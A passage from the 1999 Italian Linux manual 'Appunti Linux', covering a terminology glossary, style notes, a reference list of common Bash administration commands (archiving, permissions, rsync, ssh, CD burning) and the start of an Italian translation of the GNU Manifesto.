- keyword —> parola chiave, parole chiave

- retry —> tentativi ripetuti

- disclaimer —> liberatoria

- computer —> elaboratore, sistema di elaborazione - -> sistema

- prompt - -> invito *

  Il termine *prompt* è probabilmente qualcosa che è bene non tradurre. In passato è stata usata la definizione «segnale di pronto», e anche «invito»; quest'ultima ha il pregio di essere una buona traduzione del significato che ha *prompt*, ma ha il difetto di non essere utilizzata in generale.

- utility —> programma di utilità, programmi di utilità —> utilità

- boot —> avvio, caricamento (del sistema operativo)

- octet —> ottetto

- front-end - -> programma frontale *

  La traduzione fatta in questo modo non è perfetta, perché manca la possibilità di tradurre in modo simile anche *back-end*. In certe situazioni, *front-end* viene usato in modo improprio anche in inglese; in quei casi, non ha senso la traduzione proposta qui.

- flag —> opzione (booleana), modalità (booleana), attributo (booleano), variabile (booleana), indicatore

  Purtroppo si possono tradurre in questo modo solo alcune situazioni.

- umask —> maschera dei permessi *

  La documentazione della shell Bash fa riferimento al comando **`umask`** come a quello che imposta la «maschera di creazione dei file» per i processi elaborativi. Tuttavia, utilizzando questa definizione si perde di vista il compito preciso di questa maschera: quello di eliminare alcuni permessi in modo predefinito.

- sticky (bit) —> (bit) Sticky

  In pratica, viene usato sempre con l'iniziale maiuscola in modo da abbinarlo facilmente agli altri «s-bit»: SUID, SGID e Sticky.

  Quando *sticky* viene usato in altri contesti, si potrebbe tradurre come «adesivo».

- mouse pointer, mouse cursor —> puntatore del mouse

  Questo sembra essere un modo elegante per specificare che non si tratta del cursore all'interno del testo.

- offset —> scostamento, scarto

  L'idea viene dal lavoro di ATO (*Amiga Translators' Organization*).

## F.6 Forme espressive particolari

- Ridirezione

  È una questione di gusto personale, dal momento che molti preferiscono «re-direzione».[3]

- Emettere attraverso lo standard output, emettere attraverso lo standard error

  Questa forma è quella usata nel documento. I motivi per cui è stata scelta sono tanti, ma non derivano da un'esperienza Unix. In generale, viene contestato che standard output e standard error sono file come gli altri, secondo la filosofia Unix, per cui su questi ci si «scrive».

## F.7 Annotazioni per un uso futuro

Quelle che seguono sono annotazioni per un possibile uso futuro. Sono qui per non essere dimenticate.

password —> parola di accesso.

passphrase —> frase di accesso.

shadow password —> ?

file manager —> gestore di file.

login —> accesso.

logout —> conclusione dell'accesso.

maintainer —> coordinatore, responsabile (dipende dal contesto).

## F.8 Nomi dei caratteri speciali

La tabella F.6 elenca alcuni caratteri e simboli speciali, assieme alla denominazione usata in questo documento.

In particolare, i simboli elencati di seguito meritano maggiore attenzione.

- @

  In origine questo simbolo è nato proprio per abbreviare la parola «at» (inglese), nello stesso modo in cui **`&`** sta per «et» (latino). Sembra ricorrente il nome «chiocciolina» in italiano, ma in generale non è il caso di nominarla in un testo scritto.

- #

  È difficile dare un nome in italiano (così come in inglese) a questo simbolo; probabilmente la denominazione più diffusa tra gli informatici è «cancelletto».

[3] Il termine «ridirezione» viene usato anche in *IPv6* di Silvano Gai, McGraw Hill, 1997, alla sezione 6.4.3, anche se in questo caso si tratta di ridirezione dei pacchetti IPv6.

<table>
<tr><th>Simbolo</th><th>Denominazione</th></tr>
<tr><td>|</td><td>barra verticale</td></tr>
<tr><td>/</td><td>barra obliqua (normale)</td></tr>
<tr><td>\</td><td>barra obliqua (inversa)</td></tr>
<tr><td>’</td><td>apice singolo</td></tr>
<tr><td>‘</td><td>apice inverso</td></tr>
<tr><td>"</td><td>doppio apice, virgolette, virgolette alte</td></tr>
<tr><td>«, »</td><td>virgolette basse, virgolette uncinate</td></tr>
<tr><td>&</td><td>e-commerciale</td></tr>
<tr><td>˜</td><td>tilde</td></tr>
<tr><td>@</td><td>at, chiocciolina, chioccioletta – meglio non usarlo</td></tr>
<tr><td>#</td><td>cancelletto – meglio non usarlo</td></tr>
<tr><td>:</td><td>due punti (verticali)</td></tr>
<tr><td>..</td><td>due punti (orizzontali)</td></tr>
</table>

Tabella F.6: Elenco dei nomi di alcuni caratteri e altri simboli.

## F.9 Riferimenti


- *Dictionnaire panlatin de l’informatique*
  <*http://www.tele3.net/dicoinfo/_bdt.htm*>
- *NetGlos - The Multilingual Glossary of Internet Terminology*
  <*http://wwli.com/translation/netglos/netglos.html*>
- *Amiga Translators’ Organization*
  <*http://bilbo.di.unipi.it/~ato-it/*>
- *Dizionario di Informatica*
  <*http://www.zdnet.it/Dizionario/*>
- Silvano Gai, *IPv6*, McGraw-Hill, 1997

# Annotazioni sulle scelte stilistiche e sul DTD di Appunti Linux

In questa appendice si raccolgono solo alcune annotazioni sulle scelte di stile tipografico di questo documento e sulla logica del DTD. Valgono le stesse considerazioni fatte all'inizio dell'appendice precedente che invece si riferisce allo stile letterario dell'opera.

## G.1 Enfatizzazioni ed evidenziamenti

Nel documento vengono usate diverse forme di enfatizzazioni del testo per evidenziarne alcune parti particolari. Nel DTD di Appunti Linux sono classificate nell'entità omonima: **`%enfatizzazioni`**. L'elenco seguente descrive i casi più importanti.

- **Definizioni: termini e concetti nuovi**

  Nel momento in cui si introduce una definizione nuova, questa viene evidenziata attraverso una qualche forma di enfatizzazione. Nel DTD si utilizza l'elemento « c o n ».

- **Termini tecnici stranieri, in sospeso**

  In generale, i termini tecnici vanno scritti senza enfatizzazioni, a meno che si tratti del momento in cui vengono introdotti e spiegati. Tuttavia, alcuni di questi sono segnalati continuamente quando si tratta di qualcosa che è «in sospeso», cioè in attesa di stabilire quale sia il modo migliore di esprimere il concetto relativo, oppure quando si tratta di qualcosa che non si intende usare in generale. L'elemento relativo nel DTD è « t e c ».

- **Parole chiave**

  Quando si devono inserire nel testo normale (esclusi i titoli) delle parole chiave, oppure delle stringhe legate al funzionamento del sistema o di un programma, compresi i nomi degli eseguibili, si utilizza un carattere dattilografico nero. A questa regola ci sono delle eccezioni, in particolare nel caso di valori numerici, qualunque sia il sistema di numerazione relativo. L'elemento relativo nel DTD è « d a t ».

## G.2 Casi particolari di testo che non viene enfatizzato

Alle volte verrebbe da enfatizzare di tutto. Qui si annotano le cose che per regola non vengono enfatizzate.

- **Valori numerici**

  I valori numerici di qualunque sistema di numerazione non vengono enfatizzati. In particolare, i numeri esadecimali si indicano con la notazione 0x... e le lettere alfabetiche sono minuscole.

- **Classi di indirizzi IPv4**

  Le classi di indirizzi IPv4 sono definite da lettere alfabetiche maiuscole che qui non vengono enfatizzate.

- **Comandi del modem**

  I comandi AT e gli altri comandi dei modem vengono indicati utilizzando lettere maiuscole e senza enfatizzazioni. Ci possono essere eccezioni a questa regola, per esempio quando il contesto fa riferimento a una stringa che in quel caso particolare corrisponde proprio a un comando da inviare al modem.

## G.3 Oggetti segnalati che non appaiono nel risultato finale

Alcune parti del testo sono racchiuse all'interno di elementi del DTD, senza che questo si traduca in un risultato visibile nella composizione finale del documento. Eventualmente, è possibile ricompilare il sorgente per generare una bozza in cui il testo in questione appaia sottolineato.

- **Nomi**

  I nomi degli applicativi (non degli eseguibili), e qualunque altro nome importante, oltre che essere scritti con l'iniziale maiuscola (salvo eccezioni), sono contenuti nell'elemento « n o m e », il cui scopo pratico è quello di impedire la separazione in sillabe.

- **Termine tecnico straniero non enfatizzato**

  I termini tecnici stranieri per i quali si è persa ogni speranza di traduzione, anche se non devono essere enfatizzati, sono racchiusi all'interno dell'elemento « t t s c », che in particolare serve a impedire la suddivisione in sillabe.

- **Termine tecnico italiano**

  I termini tecnici italiani che non sono diffusi a sufficienza sono racchiusi all'interno dell'elemento « t t i d ». Questo serve in particolare per riconoscere una forma che dovrebbe essere mantenuta coerentemente nel documento.

## G.4 Distinzione nell'uso dei nomi degli applicativi

In generale, in questo documento, i nomi riferiti a degli «eseguibili», ovvero i programmi e gli script, sono indicati in modo evidenziato, esattamente come si utilizzano nel sistema operativo, senza cambiamenti nella collezione alfabetica delle lettere maiuscole e minuscole. Quando però il programma riveste un'importanza particolare, può assumere una denominazione diversa da quella che si usa nel nome del file eseguibile, oppure semplicemente si può decidere di trattarlo come qualcosa di più importante.

Per fare un esempio pratico, quando si parla di shell si fa riferimento alla shell Bash, alla shell Korn, alla shell C,... mentre il programma vero e proprio potrebbe essere **`bash`**, **`ksh`**, **`csh`**,... Lo stesso vale per i programmi che meritano questa attenzione anche se il loro nome (verbale) non cambia.

In generale, il nome di un programma applicativo, di un pacchetto,... viene indicato con l'iniziale maiuscola, salvo eccezioni che possono derivare dall'uso acquisito in una qualche forma differente. La tabella G.1 elenca alcune delle scelte di stile nell'uso dei nomi dei programmi distinguendo tra «eseguibile» e qualcosa di diverso: applicativo, pacchetto, servizio, sistema... riferite a forme che costituiscono un'eccezione rispetto alla regola generale.

| Eseguibile | Applicativo, pacchetto, servizio, sistema,... |
|---|---|
| **`lilo`** | LILO |
| | |
| **`*getty`** | Getty |
| | |
| **`bash`** | shell Bash |
| **`csh`** | shell C |
| **`ksh`** | shell Korn |
| **`sh`** | shell Bourne |
| | |
| **`init`** | Procedura di inizializzazione del sistema |
| **`cron`** (demone) | Cron (sistema) |
| | |
| **`named`** | BIND (pacchetto) |
| **`telnet`** | Telnet (servizio) |
| **`finger`** | Finger (servizio) |
| **`sendmail`** | Sendmail |
| **`mail`** | Mailx |
| | |
| **`ex`** | EX |
| **`vi`** | VI |
| **`joe`** | Joe |
| | |
| **`m4`** | M4 |
| **`p2c`** | Pascal-to-C (eventualmente P2c) |
| | |
| **`mc`** | Midnight Commander |
| **`nsgmls`** | SP |
| **`sgmlspl`** | SGMLSpm |
| | |
| **`gs`** | Ghostscript |
| **`bmv`** | BMV |
| **`ghostview`** | Ghostview |
| **`gv`** | GV |
| | |
| **`xpaint`** | XPaint |
| **`ee`** | Electric Eyes |
| | |
| **`xfm`** | XFM |
| | |
| **`tcd`**, **`gtcd`** | TCD |

Tabella G.1: Stile nell'uso dei nomi dei programmi distinguendo tra «eseguibile» e «applicativo», limitatamente ad alcune eccezioni.

# Comandi di uso comune

Questa appendice raccoglie una serie di casi tipici di utilizzo di comandi di vario tipo. La descrizione di questi viene fatta subito prima di mostrare l'esempio a cui ognuna si riferisce. Questi esempi sono solo un promemoria per chi conosce già l'uso dei comandi mostrati. Se questi venissero utilizzati da persone inesperte, potrebbero produrre risultati indesiderabili, anche gravi.

Per semplificare gli esempi, la sintassi mostrata fa riferimento all'utilizzo con una shell particolare: Bash.

> Gli esempi sono mostrati in forma di schema sintattico, dove le parentesi quadre conservano il ruolo di delimitazione di una componente opzionale, mentre le parentesi graffe, se utilizzate, fanno parte proprio del comando. Inoltre, dove necessario, vengono inseriti apici (singoli o doppi, a seconda della necessità) e barre oblique inverse (`\`) per segnalare la protezione di qualche elemento che non deve essere interpretato nel modo consueto della shell Bash.

## H.1 Console VGA

- Definisce un cursore intermittente sottolineato (normale).

  `echo -e '\033[?2c'`

- Definisce un cursore intermittente a blocco.

  `echo -e '\033[?6c'`

## H.2 Directory, percorsi e contenuti

I comandi utilizzati negli esempi di questa sezione sono descritti nel capitolo 45.

- Crea le directory indicate e anche le eventuali directory precedenti (*parent*), se necessario.

  `mkdir -p` ⟨*directory*⟩`...`

- Crea le directory indicate specificando la modalità di accesso (i permessi).

  `mkdir -m` ⟨*permessi*⟩ ⟨*directory*⟩`...`

- Cancella le directory indicate e anche le eventuali directory precedenti (*parent*), se queste risultano vuote.

  `rmdir -p` ⟨*directory*⟩`...`

- Estrae il nome finale di un percorso, togliendo anche il suffisso, se indicato.

  `basename` ⟨*percorso*⟩ `[`⟨*estensione*⟩`]`

- Estrae la directory da un percorso. In pratica, elimina il nome finale dal percorso.

  `dirname` ⟨*percorso*⟩

- Elenca tutti i file (*all*), anche quelli che iniziano con un punto.

  `ls -a` ⟨*nome*⟩`...`

- Elenca i file indicando anche il numero di inode rispettivo.

  `ls -i` ⟨*nome*⟩`...`

- Elenca i file, aggiungendovi un simbolo alla fine, per evidenziarne il tipo.

  `ls -F` ⟨*nome*⟩`...`

- Elenca i file classificandone il tipo, in base al magic number.

  `file` ⟨*nome*⟩`...`

- Calcola lo spazio totale utilizzato, espresso in Kbyte, per ogni directory indicata.

  `du -s` ⟨*nome*⟩`...`

- Restituisce i percorsi dei file binari che verrebbero utilizzati per i comandi indicati come argomento.

  `which` ⟨*nome*⟩`...`

- Localizza i file binari e le pagine di manuale dei comandi indicati come argomento.

  `whereis` ⟨*nome*⟩`...`

## H.3 Proprietà, permessi e attributi

I comandi utilizzati negli esempi di questa sezione sono descritti nel capitolo 46.

- Cambia la proprietà dei file indicati, in modo che appartengano all'utente specificato.

  `chown` ⟨*utente*⟩ ⟨*file*⟩`...`

- Cambia la proprietà della directory indicata e dei suoi file, comprese le sottodirectory, in modo che appartengano all'utente indicato e al gruppo dello stesso utente.

  `chown -R` ⟨*utente*⟩`.` ⟨*directory*⟩

- Cambia la proprietà della directory indicata e dei suoi file, comprese le sottodirectory, in modo che appartengano al gruppo indicato, senza cambiare l'utente.

  `chgrp -R` ⟨*gruppo*⟩ ⟨*directory*⟩

- Attribuisce i permessi in «esecuzione» a tutte le directory e ai file che ne hanno già almeno uno (per il proprietario, o il gruppo o gli altri), per tutti i tipi di utenti, a partire dalla directory indicata.

  `chmod -R a+X` ⟨*directory*⟩

- Attiva il bit SGID per le sole directory a partire da quella di partenza indicata (si suppone di utilizzare la shell Bash).

  `find` ⟨*directory*⟩ `-type d -exec chmod g+s \{\} \;`

- Definisce la modalità, in sola lettura, per tutti i file normali, a partire dalla directory indicata (si suppone di utilizzare la shell Bash).

  `find` ⟨*directory*⟩ `-type f -exec chmod 0444 \{\} \;`

## H.4 Copia, link, spostamento, cancellazione e archiviazione

I comandi utilizzati negli esempi di questa sezione sono descritti nel capitolo 47.

- Copia i file o le directory di origine, in modo ricorsivo, riproducendo il più possibile le caratteristiche originali. In particolare, i collegamenti simbolici vengono mantenuti come tali.

  `cp -dpR` ⟨*origine*⟩`...` ⟨*directory-di-destinazione*⟩

- Copia le directory di origine, ed eventuali discendenti, mentre per i file vengono generati solo collegamenti fisici.

  `cp -dpRl` ⟨*origine*⟩`...` ⟨*directory-di-destinazione*⟩

- Elimina tutti i file `core` (solo i file normali).

  `find / -type f -name core -exec rm -i \{\} \;`

- Archivia una directory in un file, utilizzando **`tar`** senza compressione.

  `tar cf` ⟨*archivio-di-destinazione*⟩ ⟨*directory-di-origine*⟩

- Archivia una directory in un file, utilizzando **`tar`** e comprimendolo con **`gzip`**.

  `tar czf` ⟨*archivio-di-destinazione*⟩ ⟨*directory-di-origine*⟩

- Archivia una directory in un file, utilizzando **tar** e comprimendolo al massimo con **gzip**.

  `tar cf -` ⟨*directory-di-origine*⟩ `| gzip -9 >` ⟨*archivio-di-destinazione*⟩

- Archivia una directory in un file, utilizzando **tar** e comprimendolo al massimo con **bzip2**.

  `tar cf -` ⟨*directory-di-origine*⟩ `| bzip2 -9 >` ⟨*archivio-di-destinazione*⟩

- Elenca il contenuto di un archivio **tar**.

  `tar tf` ⟨*archivio-di-origine*⟩ `['`⟨*modello-da-estrarre*⟩`']...`

- Elenca il contenuto di un archivio **tar**, compresso con **gzip**.

  `tar tzf` ⟨*archivio-di-origine*⟩ `['`⟨*modello-da-estrarre*⟩`']...`

- Elenca il contenuto di un archivio **tar**, compresso con **gzip**, utilizzando una pipeline.

  `gunzip <` ⟨*archivio-di-origine*⟩ `| tar tf - ['`⟨*modello-da-estrarre*⟩`']...`

- Elenca il contenuto di un archivio **tar**, compresso con **bzip2**.

  `bunzip2 <` ⟨*archivio-di-origine*⟩ `| tar tf - ['`⟨*modello-da-estrarre*⟩`']...`

- Estrae il contenuto di un archivio **tar** a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.

  `tar xpf` ⟨*archivio-di-origine*⟩ `['`⟨*modello-da-estrarre*⟩`']...`

- Estrae il contenuto di un archivio **tar**, compresso con **gzip**, a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.

  `tar xpzf` ⟨*archivio-di-origine*⟩ `['`⟨*modello-da-estrarre*⟩`']...`

- Estrae il contenuto di un archivio **tar**, compresso con **gzip** (utilizzando una pipeline), a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.

  `gunzip <` ⟨*archivio-di-origine*⟩ `| tar xpf - ['`⟨*modello-da-estrarre*⟩`']...`

- Estrae il contenuto di un archivio **tar**, compresso con **bzip2**, a partire dalla directory corrente, mantenendo il più possibile inalterati gli attributi originali dei file.

  `bunzip2 <` ⟨*archivio-di-origine*⟩ `| tar xpf - ['`⟨*modello-da-estrarre*⟩`']...`

- Archivia una directory, o un file, su una serie di dischetti formattati a 1440 Kbyte, ma senza filesystem.

  `tar cf /dev/fd0 -L 1440 -M` ⟨*origine-da-archiviare*⟩

- Elenca il contenuto di un archivio contenuto in una serie di dischetti da 1440 Kbyte senza filesystem.

  `tar tf /dev/fd0 -L 1440 -M ['`⟨*modello-da-estrarre*⟩`']...`

- Estrae, nella directory corrente, il contenuto di un archivio contenuto in una serie di dischetti da 1440 Kbyte senza filesystem.

  `tar xpf /dev/fd0 -L 1440 -M ['`⟨*modello-da-estrarre*⟩`']...`

## H.5 Orologio di sistema

I comandi utilizzati negli esempi di questa sezione sono descritti nel capitolo 24.

- Imposta la data e l'ora di sistema (⟨*SS*⟩ sta per secolo, mentre ⟨*ss*⟩ sta per secondi).

  `date` ⟨*MMGGhhmm*⟩`[`⟨*SS*⟩`[[`⟨*AA*⟩`][.`⟨*ss*⟩`]`

- Imposta la data e l'ora di sistema al giorno 31/12/1998, alle ore 20:30.

  `date 123120301998`

- Imposta l'orologio hardware secondo il tempo universale, desumendolo da quanto riportato dall'orologio di sistema.

  `clock -w -u`

- Aggiorna l'orologio di sistema in base a quanto riportato dall'orologio hardware, puntato sul tempo universale, tenendo conto dell'errore sistematico annotato nel file `/etc/adjtime`.

  `clock -a -u`

## H.6 Masterizzazione di CD-ROM

I comandi utilizzati negli esempi di questa sezione sono descritti nel capitolo 42.

- Crea un'immagine ISO 9660 in un file, a partire da una certa directory. Vengono usate le estensioni Rock Ridge, attraverso l'opzione **`-r`**, ma la proprietà e i permessi di file e directory vengono adattati nel modo generalmente più opportuno. Attraverso l'opzione **`-T`** si ottiene la creazione del file `TRANS.TBL` in ogni directory.

  `mkisofs -r -T -v -o` ⟨*file-immagine*⟩ ⟨*directory-origine*⟩

- Come nel caso precedente, con l'aggiunta delle estensioni Joliet.

  `mkhybrid -r -T -J -v -o` ⟨*file-immagine*⟩ ⟨*directory-origine*⟩

- Come nel caso precedente (senza estensioni Joliet), ma attraverso l'opzione **`-a`** non vengono esclusi i file il cui nome contiene i simboli `~` o **`#`**.

  `mkisofs -a -r -T -o` ⟨*file-immagine*⟩ ⟨*directory-origine*⟩`...`

- Come nel caso precedente, con l'aggiunta delle estensioni Joliet.

  `mkhybrid -a -r -T -J -o` ⟨*file-immagine*⟩ ⟨*directory-origine*⟩`...`

- Crea un'immagine ISO 9660 in un file, a partire dalla directory corrente (l'indicazione viene ottenuta attraverso quanto restituito dal comando **`pwd`**). Vengono usate le estensioni Rock Ridge, con l'opzione **`-r`**, in modo che la proprietà e i permessi di file e directory siano adattati nel modo generalmente più opportuno. Inoltre si utilizza il file `images/boot.img` per l'avvio del CD-ROM, e si crea il file `boot/boot.cat` per lo stesso motivo.

  `mkisofs -r -T -v -o` ⟨*file-immagine*⟩ `-b images/boot.img -c boot/boot.cat 'pwd'`

- Come nel caso precedente, con l'aggiunta delle estensioni Joliet.

  `mkhybrid -r -T -J -v -o` ⟨*file-immagine*⟩ `-b images/boot.img -c boot/boot.cat 'pwd'`

- Come nell'esempio precedente (senza estensioni Joliet), con la differenza che la directory corrente viene ottenuta dalla variabile di ambiente **`PWD`**.

  `mkisofs -r -T -v -o` ⟨*file-immagine*⟩ `-b images/boot.img -c boot/boot.cat $PWD`

- Crea un'immagine ISO 9660 in un file, a partire da una certa directory. Vengono usate le estensioni Rock Ridge, attraverso l'opzione **`-R`**, per mantenere le proprietà e i permessi di file e directory.

  `mkisofs -R -o` ⟨*file-immagine*⟩ ⟨*directory-origine*⟩`...`

- Come nel caso precedente, con l'aggiunta delle estensioni Joliet.

  `mkhybrid -R -J -o` ⟨*file-immagine*⟩ ⟨*directory-origine*⟩`...`

- Inizia la registrazione alla velocità stabilita del file indicato come argomento finale, nell'unità SCSI indicata dal numero di unità e dal numero LUN.

  `cdrecord -v speed=`⟨*n-velocità*⟩ `dev=[`⟨*n-scheda-controllo*⟩`,]`⟨*n-unità*⟩`,`⟨*n-lun*⟩ `-data` ⟨*file-immagine*⟩

- Inizia la registrazione a una velocità quadrupla (x4) del file indicato, nell'unità SCSI numero 3 senza LUN.

  `cdrecord -v speed=4 dev=3,0 -data` ⟨*file-immagine*⟩

- Esegue una copia identica di un CD-ROM (un CD contenente dati) corrispondente al dispositivo `/dev/hdc`. La registrazione avviene a una velocità quadrupla (x4), nell'unità SCSI numero 3 senza LUN. L'opzione **`-isosize`** serve per evitare di leggere dal dispositivo `/dev/hdc` oltre la fine del filesystem.

  `cdrecord -v speed=4 dev=3,0 -isosize /dev/hdc`

## H.7 Ricerche

I comandi utilizzati negli esempi di questa sezione sono descritti nel capitolo 48.

- Cerca i file che corrispondono al modello, a partire da una directory particolare.

  `find` ⟨*directory-di-partenza*⟩ `-name '`⟨*modello*⟩`' -print`

- Cerca tutti i file `core` (solo i file normali).

  `find / -type f -name core -print`

## H.8 Comandi remoti

I comandi utilizzati negli esempi di questa sezione sono descritti nei capitoli 80 e 167.

- Utilizza **`rsh`**, oppure **`ssh`**, per eseguire un comando in un elaboratore remoto, visualizzandone il risultato attraverso lo standard output e lo standard error dell'elaboratore locale.

  `rsh [-l` ⟨*nome-account-remoto*⟩`]` ⟨*host*⟩ ⟨*comando*⟩

  `ssh [-l` ⟨*nome-account-remoto*⟩`]` ⟨*host*⟩ ⟨*comando*⟩

- Utilizza **`rsh`**, oppure **`ssh`**, per eseguire un comando in un elaboratore remoto, utilizzando lo standard output per generare un file locale.

  `rsh [-l` ⟨*nome-account-remoto*⟩`]` ⟨*host*⟩ ⟨*comando*⟩ `>` ⟨*file-locale*⟩

  `ssh [-l` ⟨*nome-account-remoto*⟩`]` ⟨*host*⟩ ⟨*comando*⟩ `>` ⟨*file-locale*⟩

- Utilizza **`rsh`**, oppure **`ssh`**, per eseguire l'archiviazione di una directory di un elaboratore remoto nell'elaboratore locale, utilizzando lo standard output come mezzo per trasferire l'archivio attraverso la rete.

  > Il file che si ottiene localmente potrebbe avere un'appendice aggiuntiva che non fa parte dell'archivio. In generale, questo può produrre delle segnalazioni di errore in fase di estrazione dei dati contenuti, ma niente che vada a intaccare la sostanza di quanto archiviato.

  `rsh [-l` ⟨*nome-account-remoto*⟩`]` ⟨*host*⟩ `tar czf -` ⟨*origine-da-archiviare*⟩ `>` ⟨*archivio-locale*⟩

  `ssh [-l` ⟨*nome-account-remoto*⟩`]` ⟨*host*⟩ `tar czf -` ⟨*origine-da-archiviare*⟩ `>` ⟨*archivio-locale*⟩

- Utilizza **`rsh`**, oppure **`ssh`**, per eseguire l'archiviazione di una directory di un elaboratore remoto nell'elaboratore locale, comprimendo l'archivio attraverso **`bzip2`**, utilizzando lo standard output come mezzo per trasferire l'archivio attraverso la rete, **dopo** che questo è stato compresso.

  `rsh [-l` ⟨*nome-account-remoto*⟩`]` ⟨*host*⟩ `'tar cf -` ⟨*origine-da-archiviare*⟩ `| bzip2' >` ⟨*archivio-locale*⟩

  `ssh [-l` ⟨*nome-account-remoto*⟩`]` ⟨*host*⟩ `'tar cf -` ⟨*origine-da-archiviare*⟩ `| bzip2' >` ⟨*archivio-locale*⟩

- Utilizza **`rsh`**, oppure **`ssh`**, per eseguire l'archiviazione di una directory di un elaboratore remoto nell'elaboratore locale, utilizzando lo standard output come mezzo per trasferire l'archivio attraverso la rete, dove poi viene compresso attraverso **`bzip2`** e memorizzato in un file.

  `rsh [-l` ⟨*nome-account-remoto*⟩`]` ⟨*host*⟩ `tar cf -` ⟨*origine-da-archiviare*⟩ `| bzip2 >` ⟨*archivio-locale*⟩

  `ssh [-l` ⟨*nome-account-remoto*⟩`]` ⟨*host*⟩ `tar cf -` ⟨*origine-da-archiviare*⟩ `| bzip2 >` ⟨*archivio-locale*⟩

- Trasferisce, in modo grossolano, una copia completa del filesystem di un elaboratore remoto, nell'elaboratore locale, inserendola a partire dalla directory corrente.

  `cd` ⟨*directory-di-destinazione*⟩ `; rsh -l root` ⟨*host*⟩ `tar czf - / | tar xzpf -`

  `cd` ⟨*directory-di-destinazione*⟩ `; ssh -l root` ⟨*host*⟩ `tar czf - / | tar xzpf -`

## H.9 Copia remota e allineamento dati

I comandi utilizzati negli esempi di questa sezione sono descritti nei capitoli 80, 167 e 151.

Nella copia tra elaboratori differenti si usa normalmente la notazione seguente per indicare un file o una directory. Se non viene specificato l'elaboratore di origine, si intende fare riferimento a quello locale.

`[[`⟨*utente*⟩`@]`⟨*host*⟩`:]`⟨*file*⟩

- Copia tra elaboratori distinti, utilizzando **`rcp`**, specificando che la copia ottenuta deve essere il più possibile aderente all'originale, e deve comprendere anche le sottodirectory contenute nell'origine.

  `rcp -rp` ⟨*origine*⟩ ⟨*destinazione*⟩

- Copia tra elaboratori distinti, utilizzando **`scp`**, specificando che la copia ottenuta deve essere il più possibile aderente all'originale, e deve comprendere anche le sottodirectory contenute nell'origine.

  `scp -rp` ⟨*origine*⟩ ⟨*destinazione*⟩

- Allineamento tra elaboratori distinti, utilizzando **`rsync`**, specificando che la copia ottenuta deve essere il più possibile aderente all'originale, che deve comprendere anche le sottodirectory contenute nell'origine, e che il trasferimento deve essere fatto in modo compresso.

  In particolare, se il percorso originale comprende la barra obliqua finale, significa che si copia e allinea il contenuto della directory, altrimenti si fa riferimento anche alla directory stessa.

  `rsync -a -zv` ⟨*origine*⟩`[/]` ⟨*destinazione*⟩

- Come nell'esempio precedente, ma si specifica l'utilizzo di **`ssh`** come shell per l'accesso remoto.

  `rsync -a -zv -e ssh` ⟨*origine*⟩`[/]` ⟨*destinazione*⟩

- Come nell'esempio precedente, ma si lascia che la proprietà e i permessi si adattino all'*account* utilizzato nella destinazione.

  `rsync -rltD -zv -e ssh` ⟨*origine*⟩`[/]` ⟨*destinazione*⟩

- Allineamento tra elaboratori distinti, utilizzando **`rsync`**, specificando che la copia ottenuta deve essere il più possibile aderente all'originale, che deve comprendere anche le sottodirectory contenute nell'origine, e che il trasferimento deve essere fatto in modo compresso.

  In particolare, si specifica che devono essere rimossi i file e le directory vuote che dovessero essere contenute della destinazione, mentre mancano nell'origine (si deve fare molta attenzione).

  `rsync -a -zv --delete` ⟨*origine*⟩`[/]` ⟨*destinazione*⟩

- Come nell'esempio precedente, ma elimina anche le directory non vuote che non risultano nell'origine (si deve fare ancora più attenzione).

  `rsync -a -zv --delete --force` ⟨*origine*⟩`[/]` ⟨*destinazione*⟩

## H.10 Amministrazione di un server

- Crea un file `ls-lR`.

  `ls -lR > ls-lR`

- Crea un file `ls-lR.gz`.

  `ls -lR | gzip -9 > ls-lR.gz`

- Si sposta nella directory *home* dell'FTP anonimo e quindi crea il file `ls-lR.gz`.

  `cd ~ftp ; ls -lR | gzip -9 > ls-lR.gz`

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xlvii

# Appendici di carattere giuridico

# Manifesto GNU

In questa appendice è riportata la traduzione del Manifesto GNU, in versione originale e tradotto. Per trovare il testo originale o per approfondire l'argomento conviene consultare l'indirizzo: <*http://www.gnu.org/philosophy/*>.

## I.1 Il Manifesto GNU (traduzione non ufficiale)

*Il Manifesto GNU che appare sotto venne scritto da Richard Stallman all'inizio del progetto GNU, per chiedere sostegno e partecipazione. Durante i primi anni il manifesto venne lievemente aggiornato per tener conto degli sviluppi, ma adesso la scelta migliore sembra essere quella di lasciarlo immutato nella forma in cui molti lo hanno visto.*

*Da allora abbiamo preso atto di fraintendimenti comuni che si potrebbero evitare con una diversa scelta di termini. Le note in calce aggiunte nel 1993 aiutano a chiarire questi punti.*

*Per una lista aggiornata del software GNU disponibile siete pregati di fare riferimento all'ultimo numero del bollettino GNU. La lista è veramente troppo lunga per essere inclusa qui.*

### I.1.1 Cos'è GNU? Gnu non è Unix! (Gnu's Not Unix!)

GNU, che sta per *Gnu's Not Unix* (Gnu non è Unix), è il nome del sistema software completo e Unix-compatibile che sto scrivendo per distribuirlo liberamente a chiunque lo possa usare.[1]

Mi stanno aiutano molti altri volontari. Contributi in tempo, denaro, programmi ed equipaggiamento sono veramente necessari.

Finora abbiamo un editor Emacs con il Lisp per scriverne i comandi, un debugger simbolico, un generatore di parser yacc-compatibile, un linker e circa 35 utility. È quasi pronta una shell (interprete di comandi). Un nuovo compilatore C portabile e ottimizzante ha compilato se stesso e potrebbe essere reso disponibile quest'anno. Esiste un kernel iniziale, ma mancano molte delle caratteristiche necessarie per emulare Unix. Quando il kernel e il compilatore saranno finiti, sarà possibile distribuire un sistema GNU adatto allo sviluppo di programmi. Useremo TeX come formattatore di testi, ma si sta lavorando anche su un nroff. Useremo inoltre il sistema a finestre portabile X. Dopo di questo aggiungeremo un Common Lisp portabile, il gioco Empire, un foglio elettronico e centinaia di altre cose, oltre alla documentazione in linea. Speriamo di fornire, col tempo, tutte le cose utili che normalmente si trovano in un sistema Unix, e anche di più.

